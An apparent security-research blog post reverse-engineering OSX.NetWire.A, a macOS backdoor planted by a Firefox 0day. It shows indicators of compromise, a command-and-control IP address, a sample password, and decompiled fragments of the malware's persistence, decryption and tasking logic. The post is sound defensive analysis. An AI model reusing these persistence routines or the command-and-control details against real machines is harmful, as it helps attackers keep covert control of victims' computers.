Burned by Fire(fox)

Archived: 2026-04-05 13:44:54 UTC

Burned by Fire(fox)

part ii: a firefox 0day drops a macOS backdoor (osx.netwire.a)

June 20, 2019

Our research, tools, and writing, are supported by "Friends of Objective-See"
Today's blog post is brought to you by:

Want to play along?

I've shared the OSX.NetWire.A sample (password: infect3d)

…please don't infect yourself!

Background

Recently, a Firefox 0day exploit was used to target employees at various crypto-currency exchanges. I personally received an email from a targeted user, which included details of the attack, as well as a copy of the persistent malware the exploit installed on the system.

A security researcher at Coinbase, Philip Martin, has also been posting interesting details about the attack.

I'm thankful to both the user who reached out to me, and for the details Philip shared!


In part one of this blog post series, we discussed the attack and identified the malware as `OSX.Netwire.A`. Morever, we discussed the malware's methods of peristence (launch agent and login item):

```
$ cat ~/Library/LaunchAgents/com.mac.host.plist
{
    KeepAlive = 0;
    Label = "com.mac.host";
    ProgramArguments =     (
        "/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
    );
```

```
    RunAtLoad = 1;
}
```

As the malware's launch agent (`com.mac.host.plist`) has the `RunAtLoad` is set (to `1`), the OS will automatically launch the specified binary, `.defaults/Finder.app/Contents/MacOS/Finder` each time the user logs in.

The malware's login item will also ensure the malware is launched when the user logs in. Login items however show up in the UI, clearly detracting from the malware's stealth:



In today's blog we're going to take a technical "deep-dive" into the malicious binary and discuss its:

- installation logic
- decryption of its hidden "settings" file
- decryption of its embedded C&C server address
- remotely taskable capabilities and features (screenshots, synthetic events, and more!)

Analyzing OSX.NetWire.A


The specimen of `OSX.NetWire.A` we're looking at today is named `Finder.app` :

- `MD5: DE3A8B1E149312DAC5B8584A33C3F3C6`
- `SHA1: 23017A55B3D25A2597B7148214FD8FB2372591A5`
- `SHA256: 07A4E04EE8B4C8DC0F7507F56DC24DB00537D4637AFEE43DBB9357D4D54F6FF4`

We'll use Hopper to reverse the malware's binary, and `lldb` to debug it (in a VM!).

The malware is a standard macOS application, albeit with compatibly for rather ancient versions of `OSX` ! For example it contains only 32-bit code, and according to MachOView and can run on versions of OSX all the way

back to OSX `10.5` :



We can also note from the [MachOView](https://objective-see.com)'s output, there aren't any Objective-C sections (`__objc*`), meaning the malware was not written in Objective-C. (This is rather rare, and usually indicates the malware author is not a native Mac programmer; perhaps more comfortable coding on Windows of Linux).

The `class-dump` utility confirms this as well (note it outputs: `This file does not contain any Objective-C runtime information.`):

```
$ class-dump Finder.app/Contents/MacOS/Finder
//
//     Generated by class-dump 3.5 (64 bit).
//
//     class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2013 by Steve Nygard.
//


//
// File: Finder.app/Contents/MacOS/Finder
// UUID: 8C8AC65D-8F7C-368A-AD5A-E7FD9D58E63C
//
//                             Arch: i386
//       Minimum Mac OS X version: 10.5.0
//                    SDK version: 10.12.0

//
// This file does not contain any Objective-C runtime information.
//
```

When analyzing a piece of malware, it's always a good idea to dump any embedded strings (as this often gives you valuable insight in the functionality and capabilities of the malware). Using the built-in `strings` utility (with the `-a` flag) we can extract all printable (ascii) strings from a binary:

```
$ strings -a Finder.app/Contents/MacOS/Finder

CONNECT %s:%d HTTP/1.0
Host: %s:%d
exit
/bin/sh
/bin/bash

checkip.dyndns.org
GET / HTTP/1.1
Host: checkip.dyndns.org
Current IP Address:
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>%s</string>
    <key>ProgramArguments</key>
    <array>
        <string>%s</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <%s/>
</dict>
</plist>

%s/Library/LaunchAgents/
%s%s.plist

.settings.conf
hyd7u5jdi8
/tmp/.%s
```

Clearly some interesting strings, which immediately reveal insight to the malware capabilities (such as networking, persistence, and more!). Unfortunately this doesn't reveal information such as the path of the malware's installation directory (a valuable IOC), nor the address of the command & control server. To be fair, this is unsurprising as malware authors often encrypt such information to hinder analysis. To uncover these, we'll have to dig deeper!

The entry point of the malware can be found in the `LC_UNIXTHREAD` load command, specifically in the `EIP` register. Using `otool` we can dump this command and extract the address (`0x0000196c`):

```
$ otool -l Finder.app/Contents/MacOS/Finder

...

Load command 9
        cmd LC_UNIXTHREAD
    cmdsize 80
     flavor i386_THREAD_STATE
      count i386_THREAD_STATE_COUNT
      eax 0x00000000 ebx    0x00000000 ecx 0x00000000 edx 0x00000000
      edi 0x00000000 esi    0x00000000 ebp 0x00000000 esp 0x00000000
      ss  0x00000000 eflags 0x00000000 eip 0x0000196c cs  0x00000000
      ds  0x00000000 es     0x00000000 fs  0x00000000 gs  0x00000000
```

Hopping into a disassembler, the code at `0x0000196c` contains the standard entry-point logic for the C-runtime:

```
 1int EntryPoint() {
 2    ebx = *(&stack[-4] + 0x4);
 3    ebx = (ebx + 0x1 << 0x2) + &stack[-4] + 0x8;
 4    do {
 5            eax = *ebx;
 6            ebx = ebx + 0x4;
 7    } while (eax != 0x0);
 8    eax = main();
 9    eax = exit(eax);
10    return eax;
11}
```

Note the call to the malware's `main` function (line 8). We'll continue analysis there.

The malware main function (`0x00006b17`) begins by decrypting various embedded data.

```
 int main() {
   ...
   edx = *dword_e700;
   edi = *dword_e6f0;
```

```
    esi = edi << 0xb ^ edi;
    edi = *dword_e6fc;
    ebx = *dword_e6f4;
    *dword_e6f4 = edi;
    ecx = eax & edx ^ edi >> 0x13 ^ esi ^ edi ^ esi >> 0x8 ^ *dword_e704;
    *dword_e704 = ecx;
    *dword_e6f0 = *dword_e6f8;
    *dword_e6f8 = edi >> 0x13 ^ esi ^ edi ^ esi >> 0x8;
    *dword_e6fc = (ebx << 0xb ^ ebx) >> 0x8 ^ ebx << 0xb ...) >> 0x13;
    *dword_e700 = (ebx << 0xb ^ ebx) >> 0x8 ^ ebx << 0xb ...) >> 0x13 ^ edx ^ (ecx | eax);
    ecx = 0x1;
    eax = 0x0;
    do {
            ebx = ecx & 0xff;
            *(int8_t *)(esp + ebx + 0x1898) = eax;
            esi = eax;
            *(int8_t *)(esp + eax + 0x5898) = ecx;
            ecx = 0x0;
            do {
                    eax = ebx + ebx;
                    ecx = ecx ^ HIBYTE(HIBYTE(ebx) & -(ebx & 0x1));
                    edx = (HIBYTE(ebx) & -(ebx & 0x1)) >> 0x1;
                    ebx = eax ^ 0x11b;
                    if ((HIBYTE(eax) & 0x1) == 0x0) {
                            ebx = eax;
                    }
            } while (edx != 0x0);
            eax = esi + 0x1;
    } while (eax != 0xff);
}
```

This encrypted data is found near the start of the `__data` section (address `0x0000D2F0` on disk, `0x0000E2F0` in memory):


```
d2e0 00 00 00 00 C8 07 00 00 72 DE 00 00 0A 00 00 00 00 10 00 00 FF FF FF FF 4C F5 90 28 03 5A 4A 0F ........r...............L..(.ZJ.
d300 66 50 2F 99 FB 53 08 80 5D D4 7D 17 5A 0A D0 F9 B9 25 8A AA C0 D4 D0 DE 2C E6 43 1D 4C 66 16 50 fP/..S..].}.Z....%......,.C.Lf.P
d320 9D A3 AC 96 C6 EB B0 8D 8B 20 0B D9 2E BE 79 D1 33 85 25 D1 84 15 0C 8C E9 A7 2F 5D 7F 62 A5 32 ......... ....y.3.%......./]b.2
d340 7F 35 C5 37 AD 67 90 B8 1D A1 61 5D 3C 72 33 FE D6 2E 15 03 59 E9 67 DD A9 92 FE 75 99 E1 FC 05 5.7.g....a]<r3.....Y.g....u....
d360 DC 5F 04 C4 2E 6E 49 A6 FC 05 B8 FC 04 38 19 D5 54 A9 6C 70 6C 37 46 34 CE 85 7A 0C 1D B0 DD D4 ._...nI......8..T.lpl7F4..z.....
d380 15 56 36 9C F0 25 EA F0 AB 12 A2 4D 6D 3C 98 91 01 ED 4E 35 A2 8B 3B 8F B4 77 6D 64 C9 95 A0 17 .V6..%.....Mm<....N5..;..wmd....
d3a0 70 33 4F 5D 62 5F CC 53 3C 43 39 77 AC DD 85 3E B1 BD E2 32 87 59 3A 51 D4 37 1C 29 BA 36 B5 F7 p3O]b_.S<C9w...>...2.Y:Q.7.).6..
d3c0 48 74 B5 96 3A B7 49 92 19 ED A7 7A B7 8E 4E 86 D0 35 74 01 04 C2 A4 6F 76 5F C3 B2 26 C0 E4 AC Ht..:.I....z..N..5t....ov_..&...
d3e0 DF 61 50 E3 E0 4B 54 B1 4B 89 8E BC B4 7F 3E BD 22 FA F7 42 4D 73 43 00 59 CC 5F 26 6B DE BB 74 .aP..KT.K....>."..BMsC.Y._&k..t
d400 9C 2B A6 F4 42 5A 86 9E 51 30 AC 04 0A D4 A0 C5 EC EA F8 FA 16 E0 4B 18 E3 07 E2 F4 C5 66 D9 2C .+..BZ..Q0............K......f.,
d420 3D CF 57 48 16 C0 58 87 DB CC C3 65 D6 2B EF B3 3B 89 89 F5 07 07 7B B1 14 0E BE DA CB D9 CC 08 =.WH..X....e.+..;.....{.........
d440 4C 52 1C 2B 71 A6 8D 5C F2 BE FC CC 35 27 35 09 3B 77 96 D8 8A DD 99 AB 17 04 98 69 AA 5A CC A9 LR.+q..\....5'5.;w.........i.Z..
d460 74 09 45 B3 09 E9 45 66 A4 75 0D E2 7C 65 C3 8D 15 E9 81 1C F1 CD 9A 41 DD 82 93 08 DF 67 D9 2D t.E...Ef.u..|e.........A.....g.-
d480 7E 9E 83 FC 8D 17 23 FF 48 0F F1 F3 BD 46 E6 3B 45 1A 1B EA 42 B3 DD F2 49 1E 8E 7F 1D DB 0B 63 ~.....#.H....F.;E...B...I.....c
d4a0 7F 05 85 7E 93 91 B5 B9 4C C4 43 56 1D 0E 45 0C F5 41 93 D0 4B 75 2F 02 3D 46 87 23 5C 0D 3F A4 ..~....L.CV..E..A..Ku/.=F.#\.?.
d4c0 BC 84 A6 BC B4 5F D9 3E 60 1C F1 8D 6E 3E 94 6E 06 70 A8 48 D7 B4 41 3D DA BD EE 80 9F 2C 49 C0 ....._.>`...n>.n.p.H..A=.....,I.
d4e0 D4 D1 F3 39 A0 B6 0E 99 8C B7 5F 3B 2A 3A 58 CF 3C C0 DB 08 E7 A5 E9 00 24 AD CD 68 40 1B 09 5A ...9......_;*:X.<.......$..h@..Z
d500 57 CD 29 61 BC 22 16 F5 37 51 B3 36 FA FE D2 F8 A8 DB BD 29 5E 7C DC B2 00 91 E0 62 12 91 78 8F W.)a."..7Q.6.......)^|.....b..x.
d520 8D 33 12 6D 50 05 94 42 25 00 3C A3 CD 6F 7E 10 56 1B 05 1F 70 CC ED 69 FD 81 00 30 A9 D8 7A 42 .3.mP..B%.<..o~.V...p..i...0..zB
d540 18 0F 1E 10 0C 71 DD B8 69 72 F7 00 59 CC 13 96 F7 EB 27 91 00 51 A4 D1 76 52 51 54 10 33 1B 78 .....q..ir..Y.....'..Q..vRQT.3.x
d560 C9 BD 05 48 C7 41 A9 14 33 45 55 04 92 7B D7 78 E6 AF F6 8E 23 52 C8 4A 50 7D 50 02 BC 7B C8 04 ...H.A..3EU..{.x....#R.JP}P..{..
d580 EF 49 D8 52 E0 D9 CE 26 23 B0 3C D1 0C 7E FB 1F 8A 5F 3D F1 68 E0 9A 19 84 83 84 57 30 81 9C F3 .I.R...&#.<..~..._=.h......W0...
d5a0 E1 EB C6 0B 9F 5F 0D BE 6C 76 36 07 E2 99 8D CB 39 92 34 BA 01 B5 45 68 0D 54 C7 CC 40 51 96 4F ....._..lv6.....9.4...Eh.T..@Q.O
```

Generally speaking, it's easiest to set a breakpoint (in a debugger) *after* the decryption logic and then simply dump the decrypted data. This is trivial to do in `lldb`. (We choose to set a breakpoint on address `0x00007658`, which follows the decryption logic)

```
$ lldb Finder.app

(lldb) process launch --stop-at-entry
(lldb) b 0x00007658
Breakpoint 1: where = Finder`Finder[0x00007658], address = 0x00007658



(lldb) c
Process 1130 resuming
Process 1130 stopped (stop reason = breakpoint 1.1)

(lldb) x/100xs 0x0000e2f0 --force
0x0000e2f0: ""
...
0x0000e2f8: "89.34.111.113:443;"
0x0000e4f8: "Password"
0x0000e52a: "HostId-%Rand%"
0x0000e53b: "Default Group"
0x0000e549: "NC"
0x0000e54c: "-"
0x0000e555: "%home%/.defaults/Finder"
0x0000e5d6: "com.mac.host"
0x0000e607: "{0Q44F73L-1XD5-6N1H-53K4-I28DQ30QB8Q1}"
...
```

Clearly some interesting (now decrypted!) strings including what appear to be:

- command and control server: `89.34.111.113` (port: `443`)
- format string for uniquely identifying the host: `HostId-%Rand%`
- format string for the malware's installation location: `%home%/.defaults/Finder`
- name of the malware's launch agent: `com.mac.host`

Continuing onwards, the malware persistently installs itself by copying its application bundle to the `~/.defaults/Finder.app` directory. This is accomplished by the function at address `0x000034de`, which first opens (via `open$UNIX2003`) a file handle to the malware's own binary image:

```
(lldb) c
Process stopped

->  0x3501: calll  0xc930  ; symbol stub for: open$UNIX2003

(lldb) x/x $esp
```

```
0xbfff8190: 0xbfff95f0
(lldb) x/s 0xbfff95f0
0xbfff95f0: "/Users/user/Desktop/Wirenet (NetWeirdRC)/A/Finder.app/Contents/MacOS/Finder"

...
```

…and then copies itself to the `~/.defaults/` directory via a `read$UNIX2003` / `write$UNIX2003` loop:

```
 loc_3568:
    do {
            if (ebx != 0x0) {
                    memset(ebp, 0x0, ebx);
                    esp = (esp - 0x10) + 0x10;
            }
            esp = (esp - 0x10) + 0x10;
            esi = read$UNIX2003(edi, ebp, ebx);
            if (esi <= 0x0) {
                break;
            }
            esp = (esp - 0x10) + 0x10;
    } while (write$UNIX2003(var_20, ebp, esi) == esi);
```

Copying a file in this manner (i.e. a read/write loop) is a rather traditional C/linux approach.

Using Cocoa APIs, this entire function could have been replaced with a single line of code: [[NSFileManager defaultManager] copyItemAtPath:source toPath:destination error:nil];

To passively observe the malware installing itself we can use macOS's built-in file monitor utility: `fs_usage`:

```
# fs_usage -w -f filesystem | grep Finder

mkdir /Users/user/.defaults  Finder.7868
mkdir /Users/user/.defaults/Finder.app/ Finder.7868
mkdir /Users/user/.defaults/Finder.app/Contents Finder.7868
mkdir /Users/user/.defaults/Finder.app/Contents/MacOS Finder.7868

WrData[A] /Users/user/.defaults/Finder.app/Contents/Info.plist Finder.7868
WrData[A] /Users/user/.defaults/Finder.app/Contents/MacOS/Finder Finder.7868
chmod  <rwxrwxrwx>  /Users/user/.defaults/Finder.app/Contents/MacOS/Finder Finder.7868
```

After installing itself the malware spawns this installed copy (`~/.defaults/Finder.app/Contents/MacOS/Finder`), then exits.

We can observe the launch of the installed copy via our open-source ProcInfo utility:

```
# procInfo
process monitor enabled...

process start:
pid: 865
path: /Users/user/.defaults/Finder.app/Contents/MacOS/Finder
```

The installed copy of the malware first persists itself. As we noted early in the post, and in part one, persistence is achieved as a launch agent (`~/Library/LaunchAgents/com.mac.host.plist`) and a login item.


The code for persisting the malware as a launch agent can be found at `0x000079f3` :

```
 memcpy(esi, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC \"-//Apple Computer//DTD PLIST

eax = getenv("HOME");

eax = __snprintf_chk(&decodeBuffer, 0x400, 0x0, 0x400, "%s/Library/LaunchAgents/", eax);

if (mkdir_forAgent() != 0x0) {
  eax = __snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist", &decodeBuffer, 0xe5d6);
  eax = asprintf(&var_688C, esi);

  edi = open$UNIX2003(edi, 0x601);
  if (edi >= 0x0) {
        write$UNIX2003(edi, var_688C, ebx);
        esp = (esp - 0x10) + 0x10;
        closeDynamically();
  }
```

In short, it configures then writes out an embedded plist to `~/Library/LaunchAgents/com.mac.host.plist` . Recall the name of the plist, `com.mac.host.plist` was decrypted when the malware was launched.

The code for persisting as a login item immediately follows. It utilizes the `LSSharedFileListCreate` and `LSSharedFileListInsertItemURL` APIs to add the malware to the user's list of login items:

```
 eax = __snprintf_chk(&decodeBuffer, 0x400, 0x0, 0x400, "%s%s.app", &var_748C, &var_788C);
eax = CFURLCreateFromFileSystemRepresentation(0x0, &decodeBuffer, eax, 0x1);
if (eax != 0x0) {
  eax = LSSharedFileListCreate(0x0, **_kLSSharedFileListSessionLoginItems, 0x0);
  if (eax != 0x0) {
      eax = LSSharedFileListInsertItemURL(eax, **_kLSSharedFileListItemLast, 0x0, 0x0, edi, 0x0, 0x0);
  }
}
```



Once the installed malware has persisted itself (in two different ways), it parses (or creates, if not present), the `.settings.conf`. This file contains `0x7F` bytes of encrypted data, that's save'd into the malware's application bundle:

```
$ hexdump -C ~/.defaults/Finder.app/Contents/MacOS/.settings.conf
00000000  4d b8 e4 95 77 1e a5 8a  25 a9 f8 9b af 73 30 e4  |M...w...%....s0.|
00000010  6e 6f 1d d8 da e9 36 a9  f2 76 ab 25 db e7 65 79  |no....6..v.%..ey|
00000020  95 0d 01 c9 fe 3e 2b 5d  51 c8 05 d5 0d 5d 66 14  |.....>+]Q....]f.|
00000030  fb 59 56 bd ed 74 ea 2b  fe 31 35 c0 54 70 65 f2  |.YV..t.+.15.Tpe.|
00000040  16 16 10 8b cb 87 93 99  6b 4a cb 91 19 f0 7b f3  |........kJ....{.|
00000050  e3 32 2b ad 11 d8 70 3c  01 aa 1d c8 89 2b b8 0c  |.2+...p<.....+..|
00000060  09 0e 62 ca 9a b8 5e 30  ad 65 82 b0 57 65 a1 a6  |..b...^0.e..We..|
00000070  89 d6 b2 d6 a8 d8 03 fd  23 8e 1e 4b 09 59 b6     |........#..K.Y.|
0000007f
```

…. but again, we can simply use a debugger to decrypt! We just have to find where to set a breakpoint, after the data has been decrypted.

At `0x00007dbf` the malware invokes the `open$UNIX2003` API to open the `.settings.conf` file and then at `0x00007e82`, reads in the entire contents (size: `0x7f`). Two decryption functions are invoked: `sub_9487` and `sub_950`.

Here's a snippet from the `sub_950` function:

```
do {
 edx = edx + 0x1 & 0xff;
 eax = *(int8_t *)(esp + edx + 0x8) & 0xff;
 ebx = ebx + eax & 0xff;
```

```
  ecx = *(int8_t *)(esp + ebx + 0x8);
  *(int8_t *)(esp + edx + 0x8) = ecx;
  *(int8_t *)(esp + ebx + 0x8) = eax;
  *(int8_t *)edi = *(int8_t *)edi ^ *(int8_t *)(esp + (ecx + eax & 0xff) + 0x8);
  edi = edi + 0x1;
  esi = esi - 0x1;
} while (esi != 0x0);
```

In reality though, we don't really care how the data is decrypted. We can simply set a breakpoint after the call to the 2nd decryption function, and dump the (now) decrypted data:

```
$ lldb Finder.app

...

(lldb) c
Process stopped (stop reason = breakpoint 1.1)
    frame #0: 0x00007ec0 Finder
->  0x7ec0: addl   $0x10, %esp


(lldb) x/0x7fx 0x0002eb8c
0x0002eb8c: 0x48 0x6f 0x73 0x74 0x49 0x64 0x2d 0x65
0x0002eb94: 0x79 0x6d 0x38 0x49 0x67 0x00 0x00 0x00
0x0002eb9c: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002eba4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ebac: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ebb4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ebbc: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ebc4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ebcc: 0x44 0x65 0x66 0x61 0x75 0x6c 0x74 0x20
0x0002ebd4: 0x47 0x72 0x6f 0x75 0x70 0x00 0x00 0x00
0x0002ebdc: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ebe4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x32
0x0002ebec: 0x30 0x31 0x39 0x2f 0x30 0x36 0x2f 0x32
0x0002ebf4: 0x32 0x20 0x30 0x36 0x3a 0x32 0x33 0x3a
0x0002ebfc: 0x32 0x35 0x00 0x00 0x00 0x00 0x00 0x00
0x0002ec04: 0x00 0x00 0x00 0x00 0x00 0x00 0x00

(lldb) x/100s 0x0002eb8c
0x0002eb8c: "HostId-eym8Ig"

0x0002ebcc: "Default Group"

0x0002ebeb: "2019/06/22 06:23:25"
```

Lovely! We now can see exactly what's stored in the malware's encrypted `.settings.conf` file:

- the infected host's unique ID
- the infected host's group (groups allow an attacker organize hosts, perhaps based on companies, etc.)
- what appears to be a "time of infection" timestamp (that is generated when the malware first runs).

Next the malware connects to its command & control server for tasking. Recall we previously uncoverd what appeared to be the decrypted IP address and port of this server: `"89.34.111.113:443;"` (found at address: `0x0000e2f8`).

At `0x1f30` the malware invokes the `gethostbyname` API. By setting a breakpoint on this call we can confirm that `89.34.111.113` is indeed the c&c address:

```
$ lldb Finder.app

(lldb) b gethostbyname
Breakpoint 1: where = libsystem_info.dylib`gethostbyname

(lldb) c
Process stopped (stop reason = breakpoint 1.1)
    frame #0: 0xa7bd3540 libsystem_info.dylib`gethostbyname
->  0xa7bd3540 <+0>: pushl  %ebp

(lldb) x/wx $esp+4
0xbfff79c0: 0x00112240

(lldb) x/s 0x00112240
0x00112240: "89.34.111.113"
```


The gethostbyname function takes a single argument; a string representing a hostname or ip address.

As such, when the breakpoint hit, we can print this string by examining the pointer at at `$esp+4` (i.e the first argument).

A connection to the server, `89.34.111.113` is then attempted, on port `443`:

```
 int 0x00009a78 {
    ...
    edi = socket(0x2, 0x1, 0x6);
    esi = 0xffffffff;
    if (edi != 0xffffffff) {
      esp = (esp - 0x10) + 0x10;
      connect$UNIX2003(edi, ebx, 0x10);
      ...

}
```

LuLu, our free, open-source firewall can generically detect this connection attempt:



Unfortunately (for our analysis efforts), this connection (now) fails, as apparently the malware's c&c server is offline:

```
$ lsof -i TCP
COMMAND PID USER   TYPE   NODE NAME
Finder   843 user   IPv4   TCP 192.168.0.128:49259->89.34.111.113:https (CLOSED)
```

Attempting to manually connect to the c&c server also fails:

$ curl 89.34.111.113:443
curl: (7) Failed to connect to 89.34.111.113 port 443: Connection refused

Not to worry, via static code analysis, we can uncover the code and logic within the malware that responds to tasking from the c&c server. This in turn allows to ascertain the malware's capabilities that a remote attacker can invoke.

At address `0x000021cb` the malware invokes a function that invokes the receive API (`recv$UNIX2003`). Assuming (valid) tasking data is received, a function at `0x00004109` is then called to act on said tasking.

Before this function is invoked, the first byte of data (received from the c&c server), is moved into the `dl` register:

```
mov        dl, byte [esp+ecx+0x78ac+dataFromServer]
```

In the `0x00004109` , this (same) byte is used as an index in a switch table:

```
 0x00004125         dec        dl
0x00004127         cmp        dl, 0x42
0x0000412a         ja         loc_6a10
```

```
...

0x00004145         movzx      eax, dl
0x00004148         jmp        dword [switch_table_d1b0+eax*4]
```

This is a fairly common "protocol pattern" in malware, where the first byte received instructs the malware has task or action to perform. In other words it's the "command" to execute.

To uncover the remotely taskable capabilities of the malware, let's see what functions are referenced in the switch table (`0x0000d1b0`).

Due to time constraints and the fact that it's the weekend, we won't comprehensively discuss all the malware's (remote) capabilties.

However, we'll highlight some basics, and some more intriguing ones.

